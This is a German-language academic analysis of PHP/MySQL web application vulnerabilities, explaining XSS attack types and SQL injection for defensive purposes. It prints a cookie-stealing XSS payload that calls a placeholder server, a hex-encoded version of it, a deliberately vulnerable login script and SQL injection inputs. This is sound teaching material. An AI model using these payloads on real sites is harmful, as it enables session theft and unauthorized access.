Analyse und Maßnahmen gegen Sicherheitsschwachstellen bei der Implementierung von Webanwendungen in PHP/MySQL

Teil 1: Analyse

Version 1 Erich Kachel

09.04.2008 http://www.erich-kachel.de

Inhaltsverzeichnis

I. Abbildungsverzeichnis

II. Tabellenverzeichnis

III. Abkürzungsverzeichnis

Abkürzung	Bedeutung
BSI	Bundesamt für Sicherheit in der Informationstechnik
CERT/CC	Computer Emergency Response Team Coordination Center
CSRF	Cross Site Request Furgery
CSS	Cross Site Scripting
FTP	File Transfer Protocol
HTML	Hypertext Markup Language
HTTP	Hypertext Transfer Protocol
IDS	Intrusion Detection System
JPG	Joint Photographic Experts Group
MIME	Multipurpose Internet Mail Extensions
NIFIS	Nationale Initiative für Informations- und Internet-Sicherheit
NVD	National Vulnerability Database
OWASP	Open Web Application Security Project
PHP	PHP: Hypertext Preprocessor
SANS	System Administration, Networking, and Security Institute
SQL	Structured Query Language
XSRF	Cross Site Request Furgery
XSS	Cross Site Scripting

1 Analyse der Sicherheitsschwachstellen

1.1 CSS / XSS – Angriff (Cross Site Scripting)

Cross Site Scripting beschreibt das Ausführen von Skriptbefehlen über unterschiedliche Webseiten hinweg. Praktisch bedeutet es, dass innerhalb einer Webseite ein Scriptcode ausgeführt wird, der von dem Nutzer willentlich oder unwillentlich eingefügt wurde. Dieser Angriff macht sich die Mächtigkeit, die Verbreitung und die Plattformunabhängigkeit von Skriptsprachen zu Nutze, die in den meisten Webbrowser implementiert sind. Hier soll besonders „JavaScript“ betrachtet werden, da diese Programmiersprache unter den clientseitigen Skriptsprachen die größte Verbreitung hat.

JavaScript ermöglicht unter Anderem:

- das Ändern der gesamten Seitenstruktur,
- das Einbinden zusätzlichen JavaScript-Codes,
- das Erzeugen beliebiger HTML-Elemente,
- das Umleiten von Formularen und Links,
- das Auslesen von Authentifizierungs-Daten,
- das Senden und Empfangen von Daten und
- das Auslesen der Tastenanschläge.

1.1.1 Gefahreneinschätzung

XSS-Angriffe werden meist als Pseudo-Angriff verstanden, da erläuternde Beispiele die Angriffsszenarien nicht in ihrer Vollständigkeit ausführen, sondern bereits bei dem Aufruf der kompromittierten Seite aufhören. Meist wird zur Demonstration eine Meldung wie „Sie sind verwundbar!“ ausgegeben. Hier vermuten viele Entwickler einen

„Defacement“[1]-Angriff, noch dazu einen ziemlich plumpen [Sch07a]. Die nicht ernst genommene Bedrohung gewinnt an Potential, besonders dann, wenn nicht einmal professionelle und gefährdete Webseiten dagegen aufrüsten [Sch07b]. XSS-Angriffe lassen sich auf unterschiedliche Art durchführen, was ein aufwändiges Absichern erfordert. Ist der Angriff vorbereitet, so erkennt der Nutzer nicht einmal, dass ein zusätzlicher JavaScript-Schadcode im Hintergrund läuft.

XSS-Angriffe basieren konzeptuell auf „Social Engineered“-Angriffe. Diese beschreiben die Rolle des Menschen als Schwachstelle in einem Sicherheitskonzept. Dabei wird auf seine sozialen Kompetenzen (Vertrauen, Zuneigung, Zusammengehörigkeit, usw.) gezielt, die von einem Angreifer ausgenutzt werden.

1.1.2 Angriffsszenarien / Angriffsvektoren

Der eingeschleuste Code erzeugt hauptsächlich zwei Angriffsszenarien:

- das Defacement (Umgestaltung) der Seite oder
- den Diebstahl des Authentifizierungs-Cookies.[2]

Damit jedoch ein fremder Script-Code ausgeführt wird, muss dieser in die Seite gelangen. Daher muss er in die Logik der Webanwendung eingefügt werden, um dann von der Anwendung selbst wieder an den Nutzer ausgegeben zu werden. Um eine solche Lücke zu finden, braucht der Angreifer lediglich systematisch alle Ausgaben der Anwendung mit JavaScript-Code zu belegen, beispielsweise indem er in die dazugehörigen Eingaben seinen Testcode einfügt. Solche Schwachstellen finden sich unter anderen bei Formulareingaben auf Webseiten. Nach dem Ausfüllen der Eingabefelder durch den Nutzer, werden die Inhalte an den Server gesendet. Stellt die serverseitige Anwendung einen Eingabefehler fest (beispielsweise: Pflichtfeld nicht ausgefüllt) oder soll eine Überprüfung der Eingaben stattfinden, so wird in manchen Fällen das Formular erneut im Webbrowser des Nutzers angezeigt. Dabei werden für die Nutzerfreundlichkeit alle Felder mit den bereits eingegebene Daten wieder befüllt. In beiden Fällen kann Schadcode auf einfacher Weise eingefügt werden, wenn nicht zusätzliche Maßnahmen getroffen wurden.

[1] Defacement: (engl. für „Entstellung oder Verunstaltung“) bezeichnet in der EDV das unberechtigte Verändern einer Website. [Wikg]

[2] Ein Cookie ist eine reine Textdatei, in der der Webbrowser Zeichenketten zwischenspeichern kann. Diese Zeichenketten stellt die Webanwendung zur Verfügung und fragt sie später wieder ab. Ein Authentifizierungs-Cookie enthält meist einen Schlüsselcode, der dem Nutzer zugeordnet wurde und ihn bei einem späten Besuch wiedererkennbar macht. [Wikh]

Möglichkeiten des Einfügens von Schadcode finden sich in:

- Formulareingaben,
- URL-Parametern und
- Cookie-Werten.

Um den Schadcode in die Seite einzuschleusen, braucht der Angreifer - je nach Angriffsart - mindestens ein Mal die Mithilfe eines Nutzers. Dabei muss er diesen täuschen, damit dieser eine präparierte Webseite oder einen präparierten Link nutzt. Wie der Angriff anschließend ausgeführt wird, hängt vom Ziel des Angriffs sowie von den Sicherheitsmaßnahmen der Zielseite ab.

Beispielhaft soll ein typischer XSS-Schadcode analysiert werden, der zum Entwenden von Cookies vom Browser des Nutzers dient. Cookies werden oft als Zugangsschlüssel für geschützte Bereiche einer Webseite verwendet und sind dadurch besonders interessant. Bei einem Angriff werden die Inhalte des Cookies ausgelesen und meist an einen vorbereiteten Server über das Internet geschickt, der diese speichert.

Enthält die Cookie-Inhalte

```
<script>document.write('<img src="http://SERVER.de/cookie.php?' +
document.cookie + '">');</script>
```

Abbildung 1: Schadcode zum Stehlen von Cookies

Der präparierte Code wird innerhalb einer verwundbaren Stelle in der Zielseite injiziert, indem er beispielsweise innerhalb eines Links den Platz eines regulären Parameters einnimmt oder aber hinzugefügt wird. Beispielhaft wird eine Seite betrachtet, die als Parameter eines Links den Namen des Nutzers trägt und diesen dann anzeigt:

Nutzereingabe

```
http://SERVER.de/gruss.php?name=Hans
```

Abbildung 2: Link-Parameter wird in die Seite eingefügt

Die Seite bindet den übergebenen Wert ein:

Softwareausgabe

```
Hallo Hans!
```

Der Angreifer findet zuvor diese Lücke und versucht, Internetnutzer über seinen präparierten Link, auf die anfällige Seite zu locken.

```
http://SERVER.de/gruss.php?name=<script>document.write('<img
src="http://SERVER.de/cookie.php?' + document.cookie + '">');</script>
```

Abbildung 3: Präparierter Aufruf zum Entwenden des Cookie

Verwendet ein Nutzer diesen Link, so wird der beinhaltete Code in die Seite an Stelle des Namens eingefügt und sofort ausgeführt. Der Angreifer erzeugt in diesem Beispiel ein neues Element in der Webseite. Es ist ein IMG-Tag, welcher eigentlich für die Darstellung von Bildern innerhalb eines HTML-Dokumentes verwendet wird. Diesmal wird jedoch kein Bild geladen, sondern ein Skript (*cookie.php*) auf einem fremden Server (*SERVER.de*) aufgerufen. Dabei sendet der Browser eine Anforderung an das fremde Skript und zwar mit den Cookie-Daten des Nutzers als Parameter (*document.cookie*).

Um den auffälligen Anhang in der URL zu maskieren, kann sich der Angreifer einiger Techniken bedienen:

- Weiterleitungs-Dienste. (*tinyurl.com*) [Tin],
- Hexadezimal- oder Unicode-Kodierung.

Weiterleitungs-Dienste sind zahlreich und kostenlos verfügbar und ursprünglich dazu gedacht, lange Webseiten-Links in Kurzform zu speichern und somit leichter verwendbar zu machen. Der hier genannte Dienst „tinyurl.com“ erzeugt ein Kürzel als Kennung für lange Links und leitet automatisch den Webbrowser dorthin um. Dabei ist dem Nutzer des Links nicht ersichtlich[3], welche Webseite das Ziel der Umleitung ist und welche Parameter dorthin transportiert werden.

```
http://tinyurl.com/3aux97
```

Abbildung 4: Unsichtbarer Schadcode über Weiterleitung mit tinyurl.com

Durch eine hexadezimale Kodierung des Angriffcodes wird dieser für Menschen unverständlich und bleibt so unerkannt. Im Webbrowser erfolgt eine Dekodierung, sodass er wieder ausführbar wird.

```
http://SERVER.de/gruss.php?name=%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%
65%6E%74%2E%77%72%69%74%65%28%27%3C%69%6D%67%20%73%72%63%3D%22%68%74%74%
70%3A%2F%2F%53%45%52%56%45%52%2E%64%65%2F%63%6F%6F%6B%69%65%2E%70%68%70%
3F%27%20%2B%20%64%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%20%2B%20%27%
22%3E%27%29%3B%3C%2F%73%63%72%69%70%74%3E
```

Abbildung 5: Schadcode hexadezimal codiert

[3] "tinyurl.com" bietet die Option einer Vorschau des sonst verborgenen Links an. Diese muss aber entweder explizit beim Anlegen des Kürzels angegeben werden (was ein Angreifer sicher nicht tun wird) oder für jeden Nutzer einzeln eingeschaltet werden.

1.1.3 Angriffsformen

Es können drei XSS-Angriffstypen unterschieden werden. Der „semi-persistente“-Angriff wurde nach Kenntnis des Autors erstmalig im Rahmen dieser Arbeit kategorisiert:

- nicht persistent,
- persistent und
- semi-persistent.

Nicht-Persistent

Nicht persistente Angriffe wirken sich nur auf den Nutzer aus, der sie durch das Verwenden eines präparierten Aufrufs zur Ausführung bringt. Dazu muss der jeweilige Nutzer durch Täuschung an die präparierte XSS-Lücke geführt werden. Diese Art des Angriffs wird daher oft bei Nutzern probiert, die erweiterte Rechte besitzen (Administratoren).




Abbildung 6: Nicht-Persistenter XSS-Angriff. Quelle: eigene Darstellung

1. Der Nutzer kommt in Kontakt mit einem präparierten Link, Formular oder einer präparierten Umleitung.
2. Die Webanwendung der Bank wird über den präparierten Aufruf angefordert.
3. Der XSS-Code wird über eine XSS-Lücke der Bankanwendung, in die Seite eingefügt.
4. Die mit XSS-Code infizierte Seite wird dem Nutzer gesendet.
5. Der XSS-Code ist im Kontext der Seite beim Nutzer angekommen und umgeht so die „Same-Origin"-Sicherheitseinstellung[4] des Webbrowsers.
6. XSS-Code sendet gestohlene Daten an den Server des Angreifers.

Persistent

Um einen persistenten Schadcode einzufügen, braucht der Angreifer meist nicht die Hilfe eines Nutzers. Er kann vielmehr selbst den präparierten Code innerhalb der Anwendung speichern, sodass dieser beliebige Zeit später von einem Nutzer aktiviert wird. Der Schadcode wird dazu beispielsweise als Eintrag in ein Gästebuch auf dem Server abgelegt. Dazu reicht es in ungeschützten Anwendungen aus, wenn der injizierte Code anstatt des Gästebuchtextes eingegeben wird. Ein persistenter Angriff verbleibt in der kompromittierten Anwendung und ist für jeden Nutzer potentiell gefährlich. Es gibt bei dieser Art des Angriffs kaum Schutz auf der Nutzerseite, da der Schadcode sofort beim Betrachten der Seite ausgeführt wird.

[4] „Same-Origin"-Policy erlaubt aus Sicherheitsgründen keinen Datenaustausch zwischen Webseiten unterschiedlicher Domains. [Sun]




Abbildung 7: Persistenter XSS-Angriff. Quelle: eigene Darstellung

1. Die Webanwendung der Bank wird mit dem XSS-Code aufgerufen.
2. Der Schadcode gelangt über eine XSS-Lücke in die Anwendung hinein und wird dort gespeichert.
3. Ein Nutzer ruft die Webanwendung der Bank auf.
4. Der Schadcode wird aus dem Speicher in die Webseite eingebaut.
5. Die infizierte Webseite wird dem Nutzer geschickt.
6. Der XSS-Code ist im Kontext der Seite beim Nutzer angekommen und umgeht so die "Same-Origin"-Sicherheitseinstellung des Webbrowsers.
7. Der XSS-Code sendet gestohlene Daten an den Server des Angreifers.

Semi-Persistent

Der Angreifer schleust hierbei den Code in die Werte des von der Webseite gesetzten Cookies ein. Dieser wird von der Seite bei jedem Besuch des infizierten Browsers gelesen und ohne Prüfung in den Anwendungscode einbezogen. Der Angriff betrifft also den Nutzer des infizierten Browsers, nur solange die Lebenszeit des Cookies währt. Ein Semi-Persistenter Angriff kann zu einem persistenten werden , wenn die Cookiewerte in die Datenbank abgelegt werden und andere Nutzer Zugang zu diesen haben.




Abbildung 8: Semi-Persistenter XSS-Angriff. Quelle: eigene Darstellung

1. Der Nutzer kommt in Kontakt mit einem präparierten Link, Formular oder einer präparierten Umleitung.
2. Die Webanwendung der Bank wird über den präparierten Aufruf angefordert.
3. Der XSS-Code wird über eine XSS-Lücke der Bankanwendung, in das Cookie eingefügt.
4. Das Cookie mit dem Schadcode wird dem Nutzer gesendet und bei ihm gespeichert.
5. Bei einem späteren Besuch enthält der Browser des Nutzers den infizierten Cookie.
6. Der Nutzer ruft die Webanwendung der Bank auf.
7. Der Schadcode wird aus dem Cookie in die Webseite eingebaut.
8. Die infizierte Webseite wird dem Nutzer geschickt.
9. Der XSS-Code ist im Kontext der Seite beim Nutzer angekommen und umgeht so die "Same-Origin"-Sicherheitseinstellung des Webbrowsers.
10. Der XSS-Code sendet gestohlene Daten an den Server des Angreifers.

1.2 SQL-Injections

SQL-Injection-Angriffe beschreiben das Injizieren von SQL-Code [Wika] in eine Anwendung, sodass dieser von der Datenbank ausgeführt wird. Das geschieht typischerweise durch eine entsprechend manipulierte Nutzereingabe. Wird diese ungeprüft in eine SQL-Abfrage eingefügt, so können enthaltene SQL-Befehle die Datenbank in nicht vorhergesehener Weise manipulieren.

1.2.1 Gefahreneinschätzung

Dynamische PHP-Anwendungen beziehen ihre Daten meist aus zwei Quellen:

- Dateisystem und
- Datenbanken.

Die Verwendung von Daten aus Dateien ist für SQL-Angriffe nicht anfällig und wird hier nicht weiter behandelt. Setzt die Anwendung allerdings auf eine Datenbank zur Datenverwaltung, so kann je nach Anwendungsfall beispielsweise folgendes durch einen erfolgreichen SQL-Angriff erreicht werden:

- Hinzufügen, Ändern, Löschen von Datensätzen, Tabellen, Datenbanken,
- Auslesen und Stehlen von Datensätzen und
- Erzeugen von Dateien auf dem Dateisystem der Anwendung.

Durch das Hinzufügen oder Ändern von Datensätzen in einer Tabelle mit Zugangsdaten für eine Webanwendung kann sich der Angreifer selbst gehobene Rechte selbst zuweisen oder den bestehenden Nutzern Rechte entziehen. Ist es dem Angreifer möglich, Dateien zu erzeugen, so kann er gezielt Webseiten in der Anwendung ersetzen und so Nutzer oder Systemdaten ausspionieren.

1.2.2 Angriffsvektoren

Auch bei dieser Angriffsart dringt der Schadcode durch die Nutzereingabe in die Anwendung ein. Dabei versucht der Angreifer eigenen SQL-Code in vorhandene Datenbankabfragen einzufügen und so neue SQL-Befehle zu erzeugen. Es werden dabei typische Programmcode-Schwächen ausgenutzt, die teils durch die Programmiersprache PHP gegeben sind und teils durch weit verbreitete, unvollständige

Programmieranleitungen in der Literatur und im Internet vorgegeben werden. Dabei entstehen die Schwachstellen hauptsächlich aus Fehlern in der Programmierung:

- Werteübergabe ohne umschließende Hochkommas,
- eine fehlende Typenprüfung der Werte,
- eine fehlende Längenprüfung der Werte und
- die fehlende Maskierung von Sonderzeichen.

Der eingeschleuste SQL-Code kann vom Angreifer auch derart platziert werden, dass er seine Wirkung zeitverzögert entfaltet. Ein Angriffsbeispiel auf eine Anwendung, die eine Liste der Nutzernamen erstellt, könnte wie folgt aussehen: ein Angreifer könnte den Nutzernamen manipulieren, sodass dieser zusätzlich SQL-Code führt. Verwendet die Anwendung den Nutzernamen innerhalb einer ungesicherten SQL-Abfrage, so wird der Code eingefügt und ausgeführt. Das Besondere an einem solchen Angriff ist demnach, dass der Augenblick der Infizierung der Anwendung meist in zeitlicher Entfernung von deren Ausführung liegt. Darüber hinaus zielt der Angriff auf keinen bestimmten Nutzer sondern kann potentiell von jedem zur Ausführung gebracht werden.

Der kompromittierende SQL-Code kann dabei aus unterschiedlichen Quellen stammen:

- Nutzereingaben,
- Cookie-Werten,
- Session-Werten und
- anderen Datenbank-Daten.

1.2.3 Angriffsformen

Der Angreifer versucht bestehende SQL-Anfragen durch geeignete, eigene SQL-Abfragen zu ändern. Durch das Einfügen geeigneter SQL-Befehle kann er:

- Logische Verknüpfungen ändern,
- Teilabfragen entfernen,
- zusätzliche Abfragen erzeugen,
- den Datenbankprozess beeinflussen und
- verräterische Fehlermeldungen erzeugen.

Logische Verknüpfungen ändern

```
<?php
$query = "SELECT * FROM users WHERE user='" . $_POST['username'] . "'
AND password='" . $_POST['password'] . "'";
$response = mysql_query($query);
?>
```

Abbildung 9: Ein für SQL-Angriffe anfälliges Skript

Dieser Code nimmt die Daten einer Eingabemaske mit "Nutzername" und "Passwort" entgegen und prüft in einer Datenbank nach dem Vorkommen dieser Kombination. Wird der Nutzer gefunden und passt das angegebene Passwort, so ist der Nutzer legitimiert.

Die Datenbankabfrage besteht aus einem festen Teil (*SELECT * FROM users WHERE user='' AND password=''*) und aus zwei Variablen, die eingesetzt werden. Das funktioniert solange wie beabsichtigt, bis ein Angreifer folgende Eingaben macht:

```
Nutzername: admin
Passwort: ' OR 'a'='a
```

Die Abfrage, die an MySQL übermittelt wird lautet nach der Injizierung des Schadcodes[5]:

Injizierter SQL-Code

```
SELECT * FROM users WHERE user='admin' AND password='' OR 'a'='a'
```

Diese neu entstandene SQL-Abfrage wird von MySQL logisch ausgewertet. Dabei wird zuerst die *OR*-Verknüpfung ausgeführt und anschließend die *AND*-Verknüpfung. Es ergibt sich folgende SQL-Abfrage:

```
user='admin' AND password='' OR 'a'='a'
```

Das Ergebnis der *OR*-Verknüpfung ist WAHR, denn 'a'='a' ist WAHR. Es ergibt sich:

```
user='admin' AND TRUE
```

Die Abfrage lautet also:

```
SELECT * FROM users WHERE user='admin' AND TRUE
```

Sie ist WAHR, sofern ein Nutzer „admin“ existiert und sie liefert dessen Datensatz. Da meist im folgenden PHP-Code nur noch geprüft wird, ob die Datenbank als Antwort

[5] Es wird vorausgesetzt, dass die PHP-Einstellung „*magic_quotes_gpc*“ ausgeschaltet ist.

NULL (Nutzer oder Passwort sind falsch.) oder aber einen Datensatz (Nutzer und Passwort sind gültig.) zurückgibt, ist der Angreifer, auch ohne ein gültiges Passwort, authentifiziert.

Teilabfragen entfernen

Teile der SQL-Abfrage können durch Einfügen von Kommentarzeichen sogar komplett aus der Ausführung entfernt werden.

```
SELECT * FROM presse_news WHERE datum=$datum AND freigabe=1
```

Abbildung 10: Abfrage von Pressenachrichten

Diese Abfrage zeigt auf der Webseite eines Unternehmens aktuelle Pressenachrichten an. Dabei können von einer Redaktion bereits fertiggestellte Meldungen für den Webseitenbesucher unsichtbar bleiben, bis sie beispielsweise nach Absprache mit der PR-Abteilung werbewirksam freigegeben werden. Dazu wird jeder Datensatz in der Datenbank mit der Eigenschaft „freigabe“ belegt. Durch die in Abbildung 10 gezeigte SQL-Abfrage wird sichergestellt, dass nur freigegebene Nachrichten sichtbar sind. Darüber hinaus hat der Nutzer die Möglichkeit, sich über ein Auswahlmenü nur Pressemeldungen eines gewünschten Datums anzeigen zu lassen.

```
<select name="datum">
<option value="2008-02-25">25.02.2008</option>
<option value="2008-02-26">26.02.2008</option>
...
</select>
```


Abbildung 11: Auswahlmenü des Datums in HTML

Ein Angreifer könnte versuchen, andere Werte als in dem Auswahlmenü vorgegeben an das Skript zu senden. Falls er bereits vermutet, dass die Datumsangaben direkt in eine SQL-Abfrage eingefügt werden, könnte er folgende Anfrage an das Skript senden:

```
presse_news.php?datum=2008-02-25 /*
```

Abbildung 12: SQL-Teilabfrage mit Injizierung im „datum“-Feld

Wird das Datum ungeprüft übernommen, ändert sich durch diese Eingabe die Datenbankabfrage wie folgt:



Die Zeichengruppe (/*) bedeutet in der MySQL-Syntax einen Kommentar-Anfang. Daher wird der folgende SQL-Code nicht weiter beachtet. Es ergibt sich aus der Sicht des Datenbankservers die Abfrage:

```
SELECT * FROM presse_news WHERE datum=2008-02-25
```

Damit wurde der Parameter „freigabe“ aus der ursprünglichen SQL-Abfrage entfernt. Somit hat ein neugieriger Nutzer Zugriff auf Pressemeldungen, die noch nicht für die Öffentlichkeit bestimmt waren. Bei brisanten Meldungen kann eine solche unbeabsichtigte Enthüllung etwaigen Konkurrenten einen Vorsprung geben.

Zusätzliche Abfragen

Die MySQL-Datenbank unterstützt nativ keine *multiple queries*. Das heißt, dass eine abgesetzte Datenbank-Abfrage eine einzige Aktion ausführen kann. Jedoch unterstützt MySQL das SQL-Kommando *UNION* [MySb], mit dem sich, über die ursprüngliche Abfrage hinaus, zusätzliche Datensätze der Antwort hinzufügen lassen. Dazu muss der Angreifer die ursprüngliche Struktur der Datenbank näher kennen. Ist die angegriffene Anwendung frei verfügbar, so kann er den SQL-Code analysieren. Ansonsten versucht er sich diese Informationen über einen Umweg zu beschaffen. Dieser Vorgang wird im Kapitel: „1.8 Verräterische Fehlermeldungen“ weiter ausgeführt.

